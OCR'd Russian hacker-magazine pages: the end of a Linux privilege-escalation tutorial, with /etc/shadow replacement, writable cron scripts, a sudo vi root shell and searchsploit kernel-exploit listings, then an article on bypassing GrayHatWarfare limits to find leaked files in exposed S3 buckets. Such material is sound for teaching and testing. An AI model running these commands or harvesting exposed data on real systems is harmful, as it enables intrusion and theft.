
Копируем его в `/etc/shadow` и логинимся.



```
user@kali:/tmp$ openssl smime -decrypt -in /tmp/shadow.enc -inform DER -inkey /tmp/key.pem -out /etc/shadow
user@kali:/tmp$ su root
Password:
root@kali:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

Cron

Cron — это служба Unix, которая используется для периодического выполнения скриптов. Действия описываются в файле `/etc/crontab` и в специальных каталогах (например, `/etc/cron.daily`).



```
user@kali:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```


Скрипты используются для самого широкого спектра задач — от создания бэкапа по расписанию до очистки директории `/tmp`.

Если у таких скриптов неаккуратно выставлены привилегии, то это может стать находкой для атакующего. Когда администратор ставит привилегии как попало, «просто чтобы работало», он вполне может написать `chmod 777`, что позволит нам отредактировать вызываемый по расписанию скрипт. Поскольку cron запускает файлы от имени root, ничто не мешает вызывать рутовый шелл заодно со скриптом.

Sudo


Программа sudo позволяет выполнять команды от имени суперпользователя (либо других пользователей системы). Ее конфиг находится в `/etc/sudoers`, и, как правило, ошибки в этом конфиге открывают возможности эскалации привилегий. Сценариев использования — множество, можно выбирать по ситуации. Один из таких вариантов ниже.

Проверяем, какие есть разрешения у `sudo`.



```
user@kali:~$ sudo -l
Matching Defaults entries for user on kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user may run the following commands on kali:
    (root) NOPASSWD: /usr/bin/vi
```

Здесь редактор vi можно открыть без пароля, и он запустится от имени root. В этом случае проще всего выполнить шелл через редактор, который тоже запустится от рута.



```
user@kali:~$ sudo vi -c ':!/bin/sh' /dev/null

# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Иногда админы дают разрешение на запуск обычных скриптов sh, и те остаются доступными для записи. Их, конечно же, можно использовать для получения шелла и любых других действий.


INFO

Еще один способ абьюзить sudo — возможность внедряться в процесс с действующим токеном.

Эксплоиты для ядра

Как и в любой другой программе, в ядре Linux тоже есть уязвимости. Иногда эти уязвимости позволяют подняться до рута. Как и в остальных способах, здесь не существует универсального рецепта и успешная эксплуатация зависит от многих факторов: версии ядра, наличия необходимых разрешений или файлов и даже наличия нужного железа (например, уязвимого перед Meltdown процессора).

На скриншоте ниже — поиск эксплоитов для ядра Linux в Kali.




```
user@kali:~$ searchsploit -w linux kernel 2.6
------------------------------------------------------------------------------------------------- ---------------------------------------------
 Exploit Title                                                                                   |  URL
------------------------------------------------------------------------------------------------- ---------------------------------------------
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                        | https://www.exploit-db.com/exploits/15962
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local Privilege Escalation                         | https://www.exploit-db.com/exploits/160
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Validator                                          | https://www.exploit-db.com/exploits/154
Linux Kernel 2.2.x/2.3.x/2.4.x/2.5.x/2.6.x - ELF Core Dump Local Buffer Overflow (PoC)           | https://www.exploit-db.com/exploits/25647
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escalation (3)       | https://www.exploit-db.com/exploits/9844
Linux Kernel 2.4.22-28/2.6.9 - 'igmp.c' Local Denial of Service                                  | https://www.exploit-db.com/exploits/686
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Privilege Escalation                    | https://www.exploit-db.com/exploits/145
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Validator (1)                           | https://www.exploit-db.com/exploits/141
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Validator (2)                           | https://www.exploit-db.com/exploits/142
Linux Kernel 2.4.27/2.6.8 - 'binfmt_elf' Executable File Read                                    | https://www.exploit-db.com/exploits/624
Linux Kernel 2.4.28/2.6.9 - 'ip_options_get' Local Overflow                                      | https://www.exploit-db.com/exploits/692
Linux Kernel 2.4.28/2.6.9 - 'scm_send Local' Denial of Service                                   | https://www.exploit-db.com/exploits/685
Linux Kernel 2.4.28/2.6.9 - Memory Leak Local Denial of Service                                  | https://www.exploit-db.com/exploits/691
Linux Kernel 2.4.28/2.6.9 - vc_resize int Local Overflow                                         | https://www.exploit-db.com/exploits/690
Linux Kernel 2.4.30/2.6.11.5 - BlueTooth 'bluez_sock_create' Local Privilege Escalation          | https://www.exploit-db.com/exploits/25289
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Escalation (Metasploit) | https://www.exploit-db.com/exploits/19933
Linux Kernel 2.4.x/2.5.x/2.6.x - 'Sockaddr_In.Sin_Zero' Kernel Memory Disclosure                 | https://www.exploit-db.com/exploits/27461
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local | https://www.exploit-db.com/exploits/9545
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth Signed Buffer Index Privilege Escalation (2)        | https://www.exploit-db.com/exploits/926
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)                             | https://www.exploit-db.com/exploits/895
Linux Kernel 2.4.x/2.6.x - Assembler Inline Function Local Denial of Service                     | https://www.exploit-db.com/exploits/306
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index (PoC)                                   | https://www.exploit-db.com/exploits/25287
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index Privilege Escalation (1)                | https://www.exploit-db.com/exploits/25288
```

При многообразии вариантов эксплуатации не все они окажутся рабочими. Может не быть эксплоита под конкретное ядро, либо версия ядра правильная, но оно уже пропатчено. Некоторые эксплоиты работают нестабильно. И так далее.

Наверняка многие помнят уязвимость в ядре, известную как Dirty COW. Баг позволяет спровоцировать состояние гонки, а это приводит к тому, что пользователь без привилегий получает доступ на запись к memory mappings (хотя доступ должен быть только на чтение) и может повысить свои привилегии.

Существует несколько эксплоитов для этой уязвимости.



```
user@kali:~$ searchsploit -w dirty cow
------------------------------------------------------------------------------------------------- ---------------------------------------------
 Exploit Title                                                                                   |  URL
------------------------------------------------------------------------------------------------- ---------------------------------------------
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)                           | https://www.exploit-db.com/exploits/43199
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)                           | https://www.exploit-db.com/exploits/44305
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method) | https://www.exploit-db.com/exploits/40616
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method) | https://www.exploit-db.com/exploits/40847
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)     | https://www.exploit-db.com/exploits/40838
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method) | https://www.exploit-db.com/exploits/40839
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)      | https://www.exploit-db.com/exploits/40611
------------------------------------------------------------------------------------------------- ---------------------------------------------
```

На конкретной системе будут работать не все из них, так что всегда есть смысл перебирать разные варианты.

Другие примеры уязвимостей для повышения привилегий:

- CVE 2017-16995;
- CVE 2013-1959;
- CVE 2012-0056;
- CVE 2010-3904.

Конечно, это не все уязвимости. Их намного больше, и ты всегда можешь поискать их описанным выше способом или покопаться на exploit-db.com и других ресурсах.

ЗАКЛЮЧЕНИЕ

Способов стать рутом в Linux — множество, и я здесь прошелся только по самым очевидным и распространенным. Тем, что встречаются и в реальной жизни, и на CTF, и на экзаменах.

Вообще, зачастую это творческая задача: может не сработать ни один из способов, но поможет какая-то, порой неочевидная комбинация из разных. Универсального рецепта здесь нет, и систему всегда нужно анализировать всесторонне.

На сайте GTFOBins есть отличная подборка способов использовать разные популярные утилиты для повышения привилегий. Но помни: этот список на самом деле значительно больше, просто нам еще пока не все известно!

CHUM BUCKET

КАК Я ВЗЛОМАЛ ДВАДЦАТИМИЛЛИАРДНУЮ КОРПОРАЦИЮ С ПОМОЩЬЮ БЕСПЛАТНОГО СЕРВИСА

d34db33f
github.com/d34db33f-1007
t.me/ju_oj

Новостные сообщения о регулярных утечках данных — дело привычное. Однако каждому такому инциденту предшествует кропотливая работа: сбор и анализ информации, поиск брешей в защите и инструментов для атаки. Сегодня я расскажу о том, как взломал двадцатимиллиардную корпорацию TUI Group при помощи общедоступных бесплатных инструментов и природной смекалки.

Reconnaissance, или сбор информации, — это первый этап тестирования на проникновение, когда цель уже определена. Понемногу этот этап превратился в отдельную науку, объединив в себе целый комплекс тактик и методик, а также обзавелся множеством инструментов и сервисов, упрощающих рутину. Какие возможности это нам открывает?

1. Охота без конкретной цели или «нанимателя».
2. Поиск новых масштабных угроз.
3. Быстрая оценка распространенности конкретной угрозы.
4. Нетсталкинг и просто исследование ради развлечения.

Дальше я перечислю самые популярные сервисы, с помощью которых можно провести полноценные исследования, и продемонстрирую основные приемы работы с ними. Однако главной темой статьи будет сервис grayhatwarfare.com, с помощью которого я и взломал корпорацию TUI Group.

РЕСУРСЫ

Сервисы для сбора информации можно условно разделить на несколько категорий — по типу предоставляемых данных или по сферам применения. Перечислим наиболее известные из них.

- Certificate Transparency — реестр привязанных к доменным именам цифровых сертификатов, в том числе и самых свежих, включая субдомены.
- Chaos, dnsdb.info, intelx.io, securitytrails.com, Certspotter, threatminer.org, crt.sh — базы данных доменных имен, сертификатов и всей остальной информации, связанной с доменами.
- OpenIntel — отслеживает состояние глобальной системы доменных имен.
- Internet-Wide Scan Data Repository — это публичный репозиторий результатов сканирования интернет-протоколов, сервисов и служб по всему интернету. Хостится командой ZMap. Помимо своих собственных датасетов, команда аккумулирует и выкладывает данные и других похожих проектов. Этот ресурс — отличная возможность поработать с сырыми и полными данными.
- Rapid7 OpenData — то же самое, что и выше, только от создателей Metasploit Framework.
- Shodan, Zoomeye, Censys, fofa.so, riddler.io, spyse.com, thingful.net — поисковики, которые исследуют почти всю топологию интернета, предоставляя возможность поиска по баннерам сервисов и протоколов, их хешам или содержанию HTML-страниц. С их помощью можно найти подключенные к сети устройства или работающие приложения различных типов. В недавнем обновлении в Shodan появилась даже возможность поиска по идентификационным номерам уязвимостей.
- CommonCrawl — репозиторий многофункционального веб-краулера, собирающего массу интересной информации.
- GreyNoise, BinaryEdge, cybergreen.net, projecthoneypot.org — просто кладезь знаний о текущих угрозах! Если ты не знаешь, что исследовать, или хочешь быть в курсе самых актуальных уязвимостей, тебе сюда. Тренды и топ-листы GreyNoise расскажут о техниках, которые, возможно, еще даже не были обнаружены специалистами ИБ, но активно эксплуатируются в реальном времени.
- GrayHatWarfare — находит открытые для публичного доступа серверы Amazon AWS. Использует при поиске сразу несколько опенсорсных инструментов для сканирования, агрегируя все результаты. На данный момент GrayHatWarfare насканировал 279 тысяч доступных S3-бакетов и 4,5 миллиона файлов!

Подобных ресурсов достаточно много, и некоторые я даже специально пропустил — например, psbdmp.ws — из-за их чересчур узкой специализации. Однако сканировать весь интернет самостоятельно уж слишком долго и трудоемко. На гитхабе можно найти большой арсенал инструментов, адаптированных для работы почти с каждым из упомянутых сервисов. Но я постараюсь обратить твое внимание на упущенные кейсы и пробудить порыв к новаторству!

В конце статьи я кратко расскажу о моих экспериментах с, казалось бы, банальным Shodan. Ты, наверное, даже слышал об их последствиях, об этом писали и в «Хакере». Я свято верю, что не нарушил никаких законов, так что смело раскрою свое авторство и некоторые оставшиеся за кадром подробности.

Кто чем занят

Если вспомнить большинство громких утечек за последние год-полтора, то можно выделить современные тенденции и цели атакующих. Я их перечислю:

- серверы MongoDB;
- Rsync-демоны;
- Elasticsearch;
- DigitalOcean;
- Azure Blobs;
- Google Storage.

Очевидно, под угрозой в основном плохо настроенные серверы и приложения, в которых авторизация зачастую отсутствует вовсе. Для сканирования используются все те же инструменты с открытым исходным кодом, которые можно найти на гитхабе, так что я не стану их перечислять. Некоторые атакующие используют для поиска Shodan, другие сканируют сеть самостоятельно.

Я не добавил AWS S3-бакеты в список неслучайно. Если посмотреть хронологию утечек информации из бакетов, то можно заметить явное снижение зафиксированных после 2018 года инцидентов. Этому поспособствовал ряд причин: шумиха, принятые Amazon меры, вооруженные сканерами баг-хантеры и так далее.

Конечно, можно купить хостинг, обзавестись новейшим софтом и принять участие в гонке сканеров, но мы не ищем легких путей! Подкрутить потоки и поковырять настройки какого-нибудь приложения может каждый, но самое интересное начинается там, где приходится использовать смекалку.

ОБДЕЛЕННЫЙ GRAYHAT

Несмотря на обилие публикаций на тематических площадках, у довольно популярного и давно присутствующего на рынке GrayHatWarfare долго не было ни одного приложения или библиотеки для полноценной работы с предоставляемым им API. Все, что я нашел на гитхабе, — это криво написанный веб-парсер на python-mechanize.

Оказалось, этому есть причины: использование услуг этого сервиса стоит немалых денег, а условия бесплатного аккаунта не позволяют рассчитывать на достойный результат. Хотя я могу ошибаться. Язык запросов API настолько прост и лаконичен, что писать код по большому счету не нужно. Тем не менее я решил создать инструмент для работы с GrayHatWarfare, а вместе с этим реализовать многопоточность и обойти лимиты выдачи сервиса. Раз уж писать, то как следует!

Обходим ограничения бесплатного тарифа

Поиск по всем проиндексированным файлам ограничен 2000 результатов. Файлы же в обособленном бакете можно листать почти без ограничений, особенно когда мы ищем конкретные расширения файлов и используем исключающие ключевые слова. Так что я подменил один метод другим и реализовал перебор ID всех доступных бакетов. Таким образом, поиск всех имеющихся файлов с расширением .zip займет всего 20–30 минут. Ровно столько времени у меня ушло, чтобы скормить API 91 тысячу реквестов без единого фейла!

Логика и инструкции поиска

Итак, мы можем искать файлы с любыми расширениями. Между тем в API предусмотрена возможность добавлять к запросам ключевые слова, но только исключающие, иначе поиск ломается. Эти слова проверяются в каждой отдельной части полного URL-адреса искомого файла. Такой радикализм оправдан. В бакетах куча мусора типа медиафайлов, фронтенда и всяких опенсорсных бэкенд-модулей. Однако не бойся экспериментировать: все отброшенные урлы все равно запишутся в отдельный файлик trash.txt. Чтобы добавить свои собственные исключающие ключевики, сохрани их в файл exclude.txt.

Найденные файлы можно фильтровать и по размеру. Он указывается во время запуска программы. Чтобы запустить приложение, выполни в терминале следующие команды:

```
~$ git clone https://github.com/d34db33f-1007/grayhat2.git
~$ cd grayhat2 && python3 main.py
```

ДЕНЬГИ ЕСТЬ, УМА НЕ НАДО!

Фильтрация файлов по размеру — встроенная фича GrayHatWarfare API, но исключительно для оплаченных аккаунтов. В нашей реализации программы мы можем получать размеры файлов нативным образом только потому, что по факту мы не выполняем поиск, а просто листаем содержимое бакетов одно за другим.

Выходит, любой пользователь с оплаченным аккаунтом может просто запросить у API «топ-1000» самых тяжелых файлов, которые нередко и оказываются набором пользовательских данных, то есть пресловутой «утечкой». Значит, искать там больше нечего? А вот и нет!

Убиваем мейнстрим

Я попытался искать с помощью GrayHatWarfare файлы `.csv` тяжелее 500 Мбайт. Среди них попадались интересные находки, но их оказалось недостаточно, чтобы ликовать и праздновать победу.

